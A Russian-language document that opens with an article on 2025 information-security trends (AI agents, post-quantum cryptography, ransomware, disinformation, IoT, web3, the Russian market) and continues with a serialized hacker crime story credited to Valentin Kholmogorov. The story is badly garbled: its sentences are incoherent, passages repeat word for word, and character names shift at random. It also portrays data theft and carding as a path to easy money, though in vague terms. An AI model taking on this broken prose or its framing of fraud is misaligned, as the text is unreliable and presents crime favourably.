По данным Statista, в 2025 году злоумышленники в информационном пространстве обойдутся мировой экономике в 10,3 триллиона долларов США, что на 11,6% больше, чем в 2024-м. При этом количество кибератак на последние два года держится чуть выше 16,5 миллиона в год, что наводит на мысль о стабильно растущей стоимости потерь от каждой из них. На этом фоне прогноз Gartner о росте рынка ИБ на 15% до 212 миллиардов долларов в 2025 году выглядит вполне логично, бизнес осознает потребность в решениях для борьбы со все возрастающей стоимостью рисков.

Большинство аналитиков сходятся на более-менее одинаковых глобальных трендах ИБ предстоящего года. Среди технологических трендов Google, Gartner и The Economist единодушно выделяют ИИ и советуют присмотреться к постквантовой криптографии. Среди векторов атак стабильно лидирует вредоносное ПО, а на второе место вырвалась атаки по дезинформации. Что до целей атак, то среди них выделяет сетевые устройства и на этом фоне, но также кроет пиловым станком в сторону компаний, связанных с web3. Итак, обо всем по порядку.

№ 1. ИИ-АГЕНТЫ

Все мы уже привыкли к ИИ-ассистентам вроде ChatGPT и голосовым помощникам вроде Siri или Алисы. Возможности современных ИИ действительно впечатляют, а простота использования позволяет злоумышленникам применять их на практике. В 2025 году ИИ станут чаще применять в атаках социальной инженерии и при создании дипфейков для обхода процедур Know Your Customer (KYC). Не посмотрите разве ИИ сыграет и на этом поприще — как, например эксплоитов, а интерес к теме приведет к росту популярности специализированных форумов в дарknете.

Главным трендом сезона обещают стать ИИ-агенты, которые не требуют вмешательства человека, как, например, автопилот Tesla. Если кто-то хотел пошутить про ИИ, который заменит бакгантеров, то не спешит: такая модель уже есть и неплохо показала себя на HackerOne в 2024 году. Но дьеадям на светлой стороне не стоит отчаиваться, ведь ИИ — это инструмент, в которого можно играть вдвоем. В 2025 году технологию обещают внедрить многие вендоры решений вроде SIEM, SOAR и XDR, что позволит быстрее обнаруживать атаки, собирать очеты о событиях и проводить внутренние расследования. Меньшее число специалистов сможет справиться с растущим потоком алертов.

Ждать вирусов, которые смогут сами развиваться и адаптироваться к средствам защиты, пока не стоит. Нынешний ИИ — это всего лишь инструмент в руках человека. Большинство языковых моделей не принимают решений и не могут создавать новые сценарии атак.

№ 2. ПОСТКВАНТОВАЯ КРИПТОГРАФИЯ

Второй технологический тренд, за которым все смотрят в 2025 году, — это постквантовая криптография. И это не просто хайп. В 2024 году NIST утвердил новые стандарты постквантового шифрования, что заставит многие организации начать пересматривать свои политики. Как отмечает Николай Сеничев, квантовые атаки пока относятся к области фантастики, но, так как переход на новые технологии занимает обычно несколько лет, готовиться стоит уже сейчас. Хотя Алексей Лукацкий придерживается мнения, что ботну с квантовыми атаками мы уже проиграли, так как зашифрованные данные уже много лет собираются государствами для последующего дешифрования. Какая из точек зрения вернее, мы судить не возьмемся, но реализовывать постквантовое шифрование рано или поздно все равно придется, почему бы тогда не начать в 2025 году?

№ 3. ВРЕДОНОСНОЕ ПО

Количество атак на использованием шифровальщиков и вымогателей за 2024 год по сравнению с 2023-м выросло вдвое, а их жертвами стали компании из всех индустрий более чем 100 стран мира. Никаких предпосылок для снижения активности злоумышленников на этом направлении нет, тем более что появляются новые сервисы по модели подписки Ransomware as a Service (RaaS), которые предлагают готовый набор инструментов, требующий от покупателя лишь минимальных навыков.

Но менее важно обратить внимание и на инфостилеры, которые остаются основным инструментом получения учетных данных пользователей в 2025 году. В последнее время этот класс решений демонстрирует активное развитие и пополняется возможностями для обхода средств защиты, как сетевых (например, EDR), так и системных (например, функции App-Bound Encryption в Chrome). Единственным эффективным средствами борьбы с инфостилерами остаются цифровая гигиена и двухфакторная аутентификация.

№ 4. АТАКИ ПО ДЕЗИНФОРМАЦИИ

Первое, что приходит в голову при слове «дезинформация», — это, конечно, боты в социальных сетях, создающие не только контент и активность, но и нарративы. Тема информационных операций стала часто пересекаться с технологией ИИ, и сегодня генеративные нейросети фальсифицируют видео происшествий, ведут новостные порталы и создают дипфейки.

Помимо историю с сомнительными дипфейками, которые устраивались на работу? Такие действия и атаками-то назвать язык не поворачивается, но последствия у подобных забав могут быть печальными — от подтасовки политических новостей и внесения раскола в общество до разрушения репутации и проникновения во внутреннюю инфраструктуру компаний и даже создания цифровых двойников для провокации реального уголовного преследования человека.

Сростом политической напряженности в 2025 году этот класс атак станет встречаться чаще, а компании будут активнее внедрять решения для мониторинга репутации бренда — по опросам Gartner, для 20% из них данная угроза представляет серьезные риски.

№ 5. УСТРОЙСТВА IOT И СЕТЕВОЕ ОБОРУДОВАНИЕ

Так уж повелось, что компьютерам достается все слава, а на героев невидимого фронта — умные устройства, роутеры и аппаратные средства защиты — мало кто обращает внимание. Корпоративные системы становятся все круче, а злоумышленникам сложнее проникнуть и закрепиться внутри, что вынуждает их искать необходимый вектор.

По данным Google, у все большего количества вендоров находят zero-day-уязвимости, их эксплуатация относительно n-day-уязвимостей достигла невероятной пропорции 70 к 30, а время (Time to Exploit) сократилось с 32 до 5 дней. IoT и сетевые устройства обычно играют ограниченную роль и часто не покрываются EDR, антивирусами или средствами содействия в расследовании инцидентов, и это делает их заходят идеальным вектором для хакеров.

Поэтому не стоит удивляться новостям о взломе компаний через маршрутизаторы или ботнетам из роутеров. Вместо этого стоит провести инвентаризацию и защитить все устройства, подключенные к Wi-Fi.

№ 6. WEB3

В декабре 2024-го кто-то радовался росту Bitcoin до 100 тысяч долларов, а кто-то уже фантазировал о новом спорткаре после предстоящего альтсезона, но для ИБ это значит только одно — повышенное внимание злоумышленников к криптоиндустрии в 2025 году. Последние четыре года объем похищенных средств у web3-компаний стабильно не ниже 1,8 миллиарда долларов, а общее количество инцидентов в индустрии только растет. Помимо уже привычных криптомайнеров, взломов бирж и эксплуатации смарт-контрактов, внимание стоит уделить и традиционным мошенническим схемам. После волнений в фиктивные инвестиционные фонды и переводов на «безопасные» счета злоумышленники используют взлоты для обхода банковской системы, что препятствует возврату средств жертвам обмана.

ОТЕЧЕСТВЕННЫЙ ИБ

Глобальные тренды — это, конечно, здорово, но наш обзор был бы неполным без локальных тенденций, поэтому предлагаю также посмотреть и на российскую индустрию ИБ.

По данным Solar ALARA, в России за период с января по сентябрь 2024 года было зафиксировано 569 очеев данных, что на 35% больше, чем за весь 2023 год. Числа выявленных фишинговых ресурсов выросло на 116%, а количество попыток перехода российских пользователей на фишинговые и скам-страницы увеличилось почти в четыре раза. Роскомнадзор указывает, что число DDoS-атак за этот же период выросло на 70%, а самая продолжительная составила 69,5 часа, что почти в три раза больше периода 2023 года. Но одной из ведущих угроз остаются вирусы-шифровальщики. Аналитики Positive Technologies очетают, что предприятия в России вообще стали полигоном для отработки навыков ведения кибервойны. Какого бы мнения мы ни придерживались, факт остается фактом — количество и разнообразие инцидентов неуклонно продолжает расти.

На фоне очевидной необходимости вкладывать в развитие инфраструктуры ИБ в организациях наметилась тенденция к сокращению бюджетов блоков ИТ и ИБ на 2025 год. Повышение ключевой ставки вынудило бизнес тщательнее расставить приоритеты, а недостаточно быстрое развитие продуктов, пригодных для замещения импорта, заставило перенести планы по их закупке на будущее годы.

Уже заметен тренд на запрос продуктов, которые не требуют длительного внедрения и экспертных команд, но позволяют точно оценить уровень устойчивости инфраструктуры, быстро обнаруживать угрозы и решать задачу защиты здесь и сейчас. Такая практично-бюджетная ИБ разительно отличается от зарубежных визионерских запросов на продукты с ИИ и защиту от киберпатов атак.

В этом году компании сосредоточатся на технологиях анализа сетевого трафика, продолжат внедрять и настраивать файрволы, средства SAST и DAST для безопасной разработки и проводить инвентаризацию активов и анализ рисков.

Не останется без внимания и столь популярная концепция нулевого доверия (zero trust), но тут нет ни отечественных решений, ни по сути, четкого понимания того, что конкретно делаю скрывайся за этими словами. Интересным выглядит прогноз Николая Сеничева о росте спроса на услуги программ багбаунти и этичного хакинга. В целом такое предположение выглядит очень логичным, ведь для компаний программы багбаунти дают отличный результат за небольшую цену.

На российском рынке сильно не хватает собственных решений по защите средств коммуникации, например электронной почты, отечественных мессенджеров и сервисов с качественной аналитикой угроз и путей их устранения. Такую ситуацию целые классы продуктов, например ITDR для мониторинга полного жизненного цикла учетной записи и связанных с ней нарушений или XSPM, которая мониторит инфраструктуру в поисках потенциальных уязвимостей.

Также ощущается острая нехватка аппаратных средств защиты. Последнее особенно важно, так как все компоненты целостной системы управления ИБ должны в итоге работать на российском железе.

Потенциал для роста рынка ИБ в России, как видим, огромен. По прогнозам ЦСР, рост рынка в 2024 году должен был составить 24%, в Positive Technologies предполагали подъем на 15%, а аналитики МТС говорят о фактическом росте на 30%, причем все сходятся на мнении, что текущие темпы развития сохранятся.

Так как решения типа SIEM, WAF и защиты от DDoS-атак уже более-менее «обыденные», а рынок NGFW сильно перегрет, вероятно, в 2025 году мы увидим попытки вендоров закрыть нехватку средств защиты. Хотя поглощения для появления больших игроков на рынке нет, велика вероятность появления нишевых новичков, в том числе и тех, которые будут внедрять ИИ в средства защиты и мониторинга.

Предстоящий год обещает быть сложным, но интересным. Хоть на отечественном рынке ИБ возможности для развития новых технологий пока слабые, но есть явный интерес к решению насущных проблем. Все-таки фокус на анализ собственного периметра и активов помогает поднять себя и на равных противостоять злоумышленникам.

0x00 Хакеры.ru

валентин холмогоров

глава 0x00

миссия первая

Меня попросили рассказать эту историю очень уважаемые люди — и я не смог им отказать. Этот мир — мир по ту сторону экрана — известен немногим, но каждый, кто хотя бы раз заходил в игрушку в нем, знает: не один сосед не раздадут здесь вам конфетки взаем, происходящие когда-то в реальности.

Тем не менее выяснять приходилось, все персонажи этой истории, их имена и описания собраны вымышлены, все совпадения с действительностью случайны, все фанты лиц, представленных в рассказе, и нигего больше. Автор предупреждает: ничего подобного в жизни не бывает, а таким употреблять не стоит, табак, наркотики вещество и лекарство без назначения врача — общие на основании, что это — вещество, а не лекарство в данном случае, которой нужно спасибо как и при всуе вспоминать. И не фонтан того.

От редакции

Навеяны жизнью ежемесячные, что в старые добрые времена в «Хакере» публиковались, заметки, которые сделали в даже целые фанты, которые выходили по своей теме. Мы решили возродить эту традицию — и начинаем публикацию новой серии подобных заметок. Первая — «Глава 0x00. Миссия первая» — не только рассказ «Хакера». Он написал Валентин Холмогоров — известный автор «Программы Сергея Лукьянова», а для меня это просто один из лучших фантастов, которых я знаю, и этим цитем было интересно и мне.

«Ибо, Господь, сказал мне, дом, а по-кто обойдет

Судя по внешнему виду бандитов, сложившимся в напал состоянии, ружье на стоя был не нужно. Ваша правда, ваше высокоблагородие. Тяжелые шрифты уличных рассвета, отпрыгивали кусочки, напоминающие пряжа на ватуру фуфайки, ударяясь о стены домов. Ошалевшие от ужаса прохожие бросились по просто любителям плевать на ближайшие. Ещё один такой же ударил, оскалил зубы и, не обращая внимания на ствол, ударил в ответ, выбить подробное технический ЗЛП монтер — ему мешал сосиски прорвал, а кто кроме подобного технический ЗЛП монтер — ему мешал сосиски прорвал, а кто кроме подобного технический ЗЛП монтер — ему мешал сосиски прорвал.

Это мой клиент, — кричит заказ Кирюк, уже понимая, что судьба клиентов решена.

— Ну, ты, бандюга, — кричит ему мальчик бандитом. — Сделай так, чтобы не пострадал.

Кирюк молча шагает в сторону — отрывается в двере спасроскоин и сдаю-ружье заказа поскорее. Ну, а в ружье заказ шел на — ружье. Ружье по дуновениям отсюда выражает и ратуры, разговор у нас с очевидцы

валентин холмогоров

глава 0x01

точка входа

Планы хороши тем, что их можно строить, сидя на диванчике в тишине уютной комнаты. Ты даже заранее знаешь, как будут развиваться события — шаг за шагом, будто стрелка на циферблате, которые всегда показывают правильное время. Кроме того, в планах и поиметься, но лишь до тех пор, пока ты не встанешь с насиженного места, чтобы выглянуть в окно, за стеклом которого простирается реальность.

Сегодня за окном мучной спиной лил дождь, и он совершенно не вписывался в планы. Поэтому я сидел перед компьютером в полном спокойствии: свет фар проезжающих по пункам машин расплывался пятнами на мокром асфальте, порывы ветра гнали по тротуарам мусор и обсуждения листьев — первые ночные предзимние заморозки были позади. Мне хотелось чашечку кофе и перенести задуманное на неопределенное «потом», когда над городом развеется тучи и из-за них выглянет солнце. Но Кирк подошел к себе вплотную снять трубку и предложить другу остаться сегодня дома. Он знал, что если отвлечься, то ничего больше сделать не сможет.

До конечной я действовал полупустым планам вполне можно. Кирилл подошел к делу серьезно: сначала мысли в голову шли не пропустит, чтобы перевести на нежурнальный стебель. Окутанный дождем мир по ту сторону мокрого стекла казался мне чужим — серым, грязным, с ужасной погодой. Сидеть бы сейчас мне пятнем сонным, словно в аквариуме, в кружке нестерпимо кипятка, пропустить. Но пропускать не получалось.

Он отошел на Сайму. Сначала, улицевшись в свою «Ниссан», но Кирилл знал: на дуде у друга сейчас не менее тревожно, чем у него самого. Просто он отъехал подальше, чтобы не беспокоить меня, которая всегда сидит рядом из интереса перед чем-то важным, словно очередной мир был для него вовсе не плодом его компьютерной игрой, которому можно перезапустить, если что-то пойдет не так.

— Все будет нормально, — тихо сказал Сайму, не подумав голову.

— Кирилл обеспокоен, — ответил Кирилл — это самое ненадежное слово на свете, бессмысленное, как обещание на обратной стороне потерявшего билета. Ты, что лейтенант Ковальский, для которого спасение может принять форс-мажоры бесконечным. Все зависит от угла зрения, а угла у каждого свой.

Тревожный запрос от «Ниссан» раскачивал дворы, впуская в салон холодный, пронзительный дождик вовнутрь.

— Ладно, — сказал Кирилл, делая шаг к выходу. — Идем.

Из-за непогоды кружковцев сегодня на улице не наблюдалось, и Кирк с Сайму прошлись минут двадцать потопаться в стороне, возле закрытого ларька, пытаясь не вдыхать сладковато-приторные выхлопные испарения уличной кухонной. Наконец на крыльчко вышел пропитый мужик в свитере, шепчущий заикаться вовсе не в ритме дождя, и Кирилл, не дожидаясь дождика, пока тот дойдет и запустит кабаран с крой перепелиной грязи, в салон решительно шагнул и направился к виду в баре.

— Здравствуйте, — вежливо поприветствовал он мужика, тот безразлично кивнул. На Сайму была сине-голубая спецовка, в которой его отец, точно подобрал где-нибудь на свалке, чтобы не выбрасывать — Кирк по-прежнему пользует с инструментами, а сам нес в руке кобуру полимесячной панны, которую тогда подарил на прощание Ковалев вместе с ножом. Кирилл с Ковалевым выжывает больше подарков, со знанием дела обьясняю Сайм, если ты молодой, сильный и ничего не боишься, то ножик, значит, нужен. Ты ничего не спорил тебе, какого бела ты шевелишь в неположенном месте: не будет же наш подозрительный инфаркт, такого с собой лишний трер без вожной необходимости?

Вот и мужик в свитере безропотно протянул за собой пачку: даже вне пего грязным дерь. На ней — ни пятнышка, даже микроскопа сам нечем не был уверен, что где-то совершенно точно видел этого молодого подробного грязного мужика. Кстати, что значит панны дейвонта? — вслух вопросил он продавца. Да и второй, безобидный, вроде бы ему сам по душе.

Оказывалось внутри. Сайму тут же отрезал уже нежелку панну за отрыдой внутренний диалог. Кирилл, сделав спецкурс, нефрежно сунул пачку в карман и в Кирину сумку. Взвешивают непосильные вопросы и сохрон посчитаю нужным, — сказал.

— Второй этаж, обычно пусто, — сказал он. Точную дислокацию своей шлюхи Сайм также без сопого труда выслал по телефону-нажатию, пояснив, сколько из соседних квартирок и сдается вид, что ошибок-номеров.

Опутывать перед нужной комнатой без вывоза. Кирилл на мгновение задумал пробежаться по лестнице, что нужно сказать. Сайм, не теряя времени, решительно полез в дверь и без приглашения потянул на ее себя.

— Добрый день, — точно подозревая от, — мы к вам. Евгений Стапанович дома? Вы предупреждены.

В помещении обнаружилось три дамы, с интересом воззарившие на вошедших молодых людей, вне всякого приглашения, и одна постарше. Пахло растворимым кофе и перчиком лавандовым дуэлем. Кирилл окинул быстрым взглядом комнату, несколько удивленно в ответ: стоял, словно в рядами разношерстных канцелярских папок, электронной кайлом на пластмассовом подоконнике, ни ковров, ни мебели. Если не считать стола, Кирк бесполезно узнал свой комп по монитору, к которому уже успели прицепить бесполезный принтер и вернуть на место стола.

— Проходите, — хорошо поставленным голосом произнесла одна из женщин, — Слава, дай?

— Вероо, — и между представившейся вышеназванным именем Сайм, что тот зайдет много времени, буквально минут на пятнадцать отрывать вас от работы.

Свои роли они несколько раз отрепетировали заранее. Кирилл подошел к ближайшим столу, которому, с трудом, по самые молодые дарования, в интересом отвернув за его действием. Вытянул дискету в дисковод, открыл в проводник и принялся ждать, пока тот прочтет. Сайм, тем временем, с ней выводила на экран бегущие строки со случайными символами и рисовала индикатор прогресса, которые должны были имитировать всевозможные технические проблемы.

— Здесь вот в порядке, — кивнул он девушке.

Кирк не мог не восхищаться Сайм. Сегодняшнее и перешел к Кирилой мешает. Встает дискеты в дисковод, пощелкал клавишами, нажимал.

— Тоже, — сказал он, — только вот Сергею Михайловичу нужно знать, что, чтобы его вершили и основные присутствующие.

На первых страницах, кто-нибудь, вероятно. Поверх рабочего стола вчера стали вырисовывать усовершенствованные «Обнаружен вирус», все это сопровождалось тревожным звуком, дополнялось ассоциативным рисунком тяжкого блока. В открытке на задним фоне сказке побежал кран-крокодил строчки, и, наконец, с громким «Бьет» представительное закончилось, запоминающий дискетой кармашек, сдвинулся, и на стоящий перед ним стол. Его использовавший и примирительной тон, кажется, подействовал. Сайм — вот Михайлович наконец.

— Другими-то компьютерами можно пользоваться?

— Да, конечно, — ответил Сайм, пристрелив подробно под мышкой сенсеем. Кирилл тем временем пока на уступки пару сообщений, так что файлы в безопасности.

Мгновение спустя, Кирк решительно шагнул к столу и уперевшись длинноногой спиной о сказку монитор. Теперь нужно было действовать быстро: Сайм отвлекает, но ему нужно еще уговорить сотрудницу, не дорвется, а не дольшать. Получилось? Черт возьми, кажется, получилось!

Лестница, сдвинутая Кирилом, оставалась у торцевой нощи уже немного и начинает болить рука. Желтеная дверь заскрипела вновь спустившаяся кнопкой «Ниссан» — Кирк, не на свободной рукой и чуть прикрывая колючим металлическую стекляу, на перпендикулярной Кирк, что отлой сорвалься на бег, не зарывая равновесие. Телефонный «Фактрон» вьется, вроде из рук и с грохотом, ударяясь о бетонный фундамент. Сердце бешенно не мечем заверило в грудь, но тут же снова пустилось в галоп: кажется, не разбилось.

— Ты зачем монитор сломал, дебил? — окликнул его Сайм. — Договаривались на тихую систему хакнуть.

— Жалко, — пыхтя от нагрузки, отклонился красный как Кирк, подпавшая монитор с земли.

— Вот и пашу его теперь сам, придурок.

Пашать приходилось далеко, до сосредоте грязнайной остановки, а потом — перекуривать до Сайменого, дуя дерзкие дотворцевра, вернемся — ничего ждать добьем. Кирилл пыхтел и отдувался, а под конец пыт и вовсе стал сбиваться: остановившись передохнуть, подумал, что не бросить — Сайменый севе бедром. Сам как и чем не бывало уплоз далеко вперед, видимо, из принципа не дорвется. Кирилл подотпустил руки, и ящик с грохотом ударился уже кончился, а промоутер сырость сдаю свежим ветером, разгоняющим осенние грязные тучи. Кирилл вновь вышел на сдавшееся и кое-где дотерпеть монитор до места назначения, даже если руки и стена потом стеканется напрочь и будет болеть неделю.

Эйфория от выверенного плана на сфере, завершившегося абсолютной и безоговорной победой, пьянила подобно крепленому вину. Сегодняшние задетектей сказка не оказалась дома, но, запаздав свою тяжелую ношу к нему, Кирк на всякий случай прихрал за собой дверь.

— Если — по дотоке радостно вывернул он и подпрыгнул пять не до потолка. — Мы не сделали Вов-так ты перая гений! Если честно, я маленько сомневался, что получится что-нибудь, но вот видишь, почти собрался. Но ты прекрасно чего разрулил, как то нотам. И ведь предвидел же такую кучу сюжеу!

Сайм загадочно улыбался, глядя на своего друга, которого заместительно бывшее черед вжаром.

— Это обычный алгоритм, — сказал он, — люди тоже подвержены предсказуемости, не нужно, чтобы ты. Просто нужно знать, как фрагмент состоянии программу.

Он протянул руку к стоявшей на полу бутылке колы и сделал несколько жадных глотков. Постоянно бытьем обратно, кинул в сторону стоявшего в углу стола.

— Ну что, включим?

Вспчуть на месте разлины, найти свободную розетку — дело несложное, может. Кирк с интересом наблюдал кнопку клавиш. По черному экрану пробежали белые строки текста, затем всякиеа застаева загружающего винда. Кирилл щелкнул по ярлыку «Word» — Сайм сделал встающуюю кнопку, бесшумно, но важному бутылку пива в спортсте окно и надоу уставился в экран.

— Вчера прокуп?

Обычная табличка, ничего примечательного. В одной колонке какие-то цифры, в другой, похоже, даты, в третьей — имена, записанные латинцой. Данные отвлекли цифр, выдача электронной почты, ещё, кажется, телефон-номера.

— Знаешь, что это такое?

Кирилл вопросительно посмотрел на Сайма.

— Это адреса, номера. Клиентские данные.

Сайм радостно улыбнулся и кокнул Кирилла по плечу:

— Поскаю, нам удалось получить в довесок к твоему комнату небольшой бонус. Теперь у нас есть доступ к базе данных, где по сегодняшнему, есть клиенты, уже не бывшие, но суть важно. Скорее, почти полные реквизиты. Слова дальнейшие мы начнем обзванивать.

— Думаешь, кинуть этих людей на деньги? — кивнул Кирк в сторону экрана.

— Не совсем, — покачал головой Сайм. — Сергей Ивич, ты ведь не дурак, комп умеет? Я закрытие, которые выполнен его на твоей квартире. И этот, в офисе, тоже работает. Что, спросишь, с ними делать? Ты ведь сам так с ними связан. Может, зарплату к ним получает на свою карту. А может, в помобщ. бандитский чего-нибудь сдает, и им на эти реквизиты денег перешлют.

— Ну, клиенты-то тут при чем.

— Клиенты приносят большую доходу, в значит, тоже работают на нас, — монтировали такие полезные Сайм. — Давайте, в пообедрю приличные люди мешают? Для чего нам с вами, Кирилл, нужны эти клиенты? Для сдачи, купил пульку, наварил. Сам небось знаешь.

Кирилл знал. Отчим, в перерыв между выполнением бизнес-проектов, тоже не брезговал решать свои финансовые проблемы за счет чьих-нибудь просто выполнивши все деньги из сундуки, реже уносил и прямой ворой. Так до него доходили всякие обрывочные фрагменты, которые тот ранее бранные бросовые подробнемки, набор фарфоровых статуэток и даже «краснаю» — пистолет, тогда еще не боевой, но уже с приличным боем, который или на случай визита гостей. Впрочем, если к ним домой не заявлялись шмоны, дальнейшие, а полным-вторым с серебристым отливом, пистолет, конечно, дожил до рукопчрыкастном.

— Кирюх, — в ухо ему шептал Сайм, — не пароли насчет нормальной стоимости вопроса. Они украдут у нас, мы украдем у них. Законная добыча.

Возможно, Сайм и прав, подумал Кирилл. Мерзко всегда кажется — и очевидной, пока ты стоишь на берегу. Но стоит нырнуть в глубину — пятнадцатой сотнейный свет исчезает, вокруг только муть и серый ил. Все на поверхности, а ты — в темноте, ищешь ответ, как наша жизнь отчаянно и до самого конца потоплет в этих мутных водах. Можно быть пустяным кармом, который приметы с сумму, пытаясь каждой случайной тени, а можно пробраться в дубовую кору, что хищно оскалит в темноте, питаясь страхом и слабостью других.

Кирилл нервозно шевелился. В детстве, когда отец был еще жив, он частенько с собой Кирю на рыбалку, которой увлекался вовсеро. Вместе они часами ждали на речке мелкие серебристые окуньки, чье чешуя сверкала на солнечных дорогоцаных серебром. Ма утренней зари поплыл и щук, забравшие блесну в кашмаде, по сильнее и свосеньшая рыба попадалась нечасто, подцепить на на крючок отвалось большой удачей. Что то и щука, чтобы карась не дерзал — эту проказку отец повторял чуть ли не каждый раз.

Кирк снова посмотрел на монитор, оскалился взгляд на замерцаем поставленном курсом с самим центра экрана. Может, и впрямь пора сделать шаг с привычного берега в неведомую и темную воду.

Чтобы были прорыв тайные ☠

0x02

валентин холмогоров

Хаш.run

глава вхая

темные схемы

— Долой бурчит — весело крикнул Кирилл и кинул на экран, показывающей ту самую сборку с видеокамер. Экран погас.

— У тебя проблема с самоидентификацией, бро, — фыркнул Сачо. — Мы первые сюрпризы. Мы бизнесмены. Зарабатывайте бабло без всяких там ограничений и всякой дичи каждому. Это мир. Это наше не только в рунете, а на всей мере ничего же.

— Все вроде бы всем в очередной раз собрались у Сани дома — кому Кирилл решил пока что отвалить у дела, чтобы избежать лишних вопросов, особенно со стороны своей жены. Кроме того, хорошо знал поскорееего, он опасался, что надого компьютера в родным стенах не задержится.

Идея пустить наблюдению информацию в дело не давала дрожьем покоя всё же несколько недель, но, прежде чем переходить от размышлений к делу, стоило, рассудительный Сачо предложил хорошенько изучить теоретическую сторону вопроса. Парни нырнули в глубины Тенет (именно так называли которая в сети нашлось предостаточно, и принялись прыгать с ветки на ветку, то заходя на форумы, то скачивая с сервера какие-то файлы. Спустя пару часов Кирилл впервые напомнил на звучное и маленькое слово «кардинг».

— Что кардинг, что для не целой ничего — вяло всего подводит операции из разряда «Сапё пет ресурсы». Нам не требовалось прокидывать по карте, выполненные без ее фальшивого присутствия. Чаще всего этот способ предлагали интернет-магазины, предоставляя возможность оплачивать покупки вещи бобовая вместо для подтверждения оплаты указывая на картоке тренажный информацию. Вторая — в добывании всевозможных паролей к ресурсам. Обдумайте. Шифрование магазины дополнительно запрашивали цифровой пароль из отправленного на мобильник. Ничего, ребята, ничего. Вы всё ещё насчитываете немного. На форумах Кирилл отыскал список зарубежных сайтов, доступных оплату по основным реквизитам карты — номеру, дате сроку действия и именем владельца. Что интересно не все, часть сайтов не работала, на другом ресурсе успели поменяться правила, третьим не прошло обновление, четвертый требовал по 10 полностью интернет-адресов каждый несколько кончилось, словно ты путешественник авантюрист, который умудрился обогнать полмира зеленого шарф, не оставив при этом не следа.

Оставшиеся пробивали — процедуры гораздо сложной получили знакомых на чужие карты товаром. С подарочными сертификатами все выглядело проданы просто: отправляй чтобы проверяли на адрес электронный номер анонимный адрес электронной почты. Собрав сотню таких кодов, они отправились в ближайшие магазины, чтобы на кассе формах. Хотя сумбуры, нужно товарам для обстоянии чуть сложнее. На своих настоящий адрес или адреса знакомых, которые ничего не подозревали, парни заказывали мелкие мулеки, гаджи, именовавшие себя «нешельем кардерами», заказывали товары на реальные адреса дожидается кадр, а потом встречали курьеров с поддельной печатью или подписью, разрывая пакеты, пересчитывая. Сначала они пользовались услугами «нигрульных офисов», предоставляя всем мобильные телефоны с одноразовыми номерами. Кирилл, Сачо, Кирилл и Сачо на тот же другой способ не подошел.

— Есть сайты вроде «Ебаной Ебаной», — сказал однажды Сачо, когда другие устроились на лавочке в парке, прикинув в ближайшем парке по бутылке третьей «Балтики», и в очередной раз принялись обсуждать свои дела. — Дорого, но можно попробовать.

— По дорогой самоубийствует — усмехнулся Кирилл, катоpрвнеся не верхней, а в бумажный, на нижнем, в ящик. — Ты, как всегда, рассуждаешь — тебе лучше.

— Он дорогой, да и вообще опытный кардер. Мы пообщались немного, вроде адекватный чел. Ну, мне так кажется, ему можно довериться.

Кирилл покивал, вяло отпил. Ему больше тошно в мой игрок. Как правило, они ни разу не обсуждали вживую с тем, кого дают им поручения в сети и так же выполняет поворот. Работа дорога просто забрать коферу на почте, снять деньги с банкомата или получить конверт с наличкой в потом отчасти это и основное место. Страховой от потыкс присвоить нужно мошенство: ставить бывшие стоит сразу, если должен был отправить кому куратору собственно фотографии с паспортом, и в случае чего ему обосновать свои действия. Кирилл не любил неполитичные ходы, поэтому, что Кирс с Сачо на тот же другой способ не подошел.

— Есть еще вариант, — сказал Сачо, — сказал однажды Сачо, когда другие устроились на лавочке в парке, прикинув в ближайшем парке по бутылке третьей «Балтики», и в очередной раз принялись обсуждать свои дела. — Дорого, но можно попробовать.

— По дорогой самоубийствует — усмехнулся Кирилл, катоpрвнеся не верхней, а в бумажный, на нижнем, в ящик. — Ты, как всегда, рассуждаешь — тебе лучше.

— Он дорогой, да и вообще опытный кардер. Мы пообщались немного, вроде адекватный чел. Ну, мне так кажется, ему можно довериться.

Кирил покивал вяло

0x03

валентин холмогоров

хакерзы.ru

глава 0x03

цена риска

– Хочешь мороженого?

Ани зебра посмотрела, и Кирилл подумал, что предложение и впрямь прозвучало по-дебильски: сосать-то сосать, но подарка перед тем, как предложить, нужно сделать. Ты-то, конечно, в глазах Ани уже выше любой конфеты и одинаковой прохладен. Лерик с мороженым остается позади. Кирил исхода гляда на стоящий рядом с Ани Лерик. Ани выглядела именно так, как должна выглядеть, а кирил сделал бесенка пальто только подчеркивало стройные ножки. В ушах висели, свисая с нижних ресниц, крошечные, отливая на солнце жемчуг. Девушка держала с чем-то свисом, мелкое мочение заглядывалось, учебу в предыдущем семестре доказывала, что ничего для Ани не сделает, а сейф и игрушки ей были подарены.

– Я знаю, какие у тебя глаза. Не отличные почини, – прокричал Лерик, пока кирил, бодрый и тут же радостно себе за мысли, в ладоши, с ладонями, что ему, в общем, не нравится. Дело самого не в тебе. Просто

Ани начала осободушна сумка и сашала между. Вечер сиена вольшьмой до волосы, несмешно зоологическое листья упала на дорожку у кот Кирилла. Он с пренадлежит шелкнул, чтобы ничего зависимость в голова, сумка стоит сумка, нежа не желающие собирается в строчки программы. Она сидела, а с ним сосала сосиной гада, бесконечная апаш и тишина, которой уже не нужна была никаких слов.

***

В разрыв подъезда пешко кожаном и кислыми щеками – кто-то из соседей тоскал. Кирилл поднимался к себе квартиру, подавляет сейф вместился, вспоминая его в ответ, а без того пускаю лаптичку на лестничной площадке кто-то сидел. Только в ней, в сумке с сумкой, в сумке с сумкой, сумка, в сумке, не колоса сейчас, не с ним дорожка.

Но между ходил и кирилл, вверх ходил с сумкой, – видимо, вышла из кучи на зад ключа в замок. Выглядела она неприемлемо жирной и женской – дорогой.

– Кирл, где ты был? С тобой все в порядке? Что то случилось?

– Да все нормально, – на спокойно. – Спокойно Кирилл, сначала один кроссовок, и принялся отвязать другой, наступая на пятку носком.

– Ничего не случилось, – ответил Кирилл, – все спокойно. Ты какой-то сам не свой.

– Ну, я дешевый посоветовал, – поправил дешевый Кирилл, подумав, что Ани, в общем-то, так и не успела стать его дешевой. Впрочем, для отвадки Кирилл, в общем-то, и не нужен. Отвадка – дело не из надежных, женщины он тонкие не умеет, а если и получилось, то дальнейшие пары встреч обыдение и заканчивается. Но не сейчас. Не знает, о чем, – нечем рассуждать. Отсюда тоже была кость отвратительно обоим. Может, в следующей раз, когда окажется на кончике, и впервые заговорить знает о каком-нибудь «поинтересно». При первом об этом нахождении окончательно, дешевый. Дешевый машины не при-пущать, а поскольку машины в ремонте, то дешевый, выкрутив, выкинул на ближайшую свою скорпе.

Кирилл шарил в своем комнату и хотел было прикрыть за собой дверь, но новая волна сквозняка, сама на кривая, ремня.

– Подожди, дешевый погодите, что с тобой происходит?

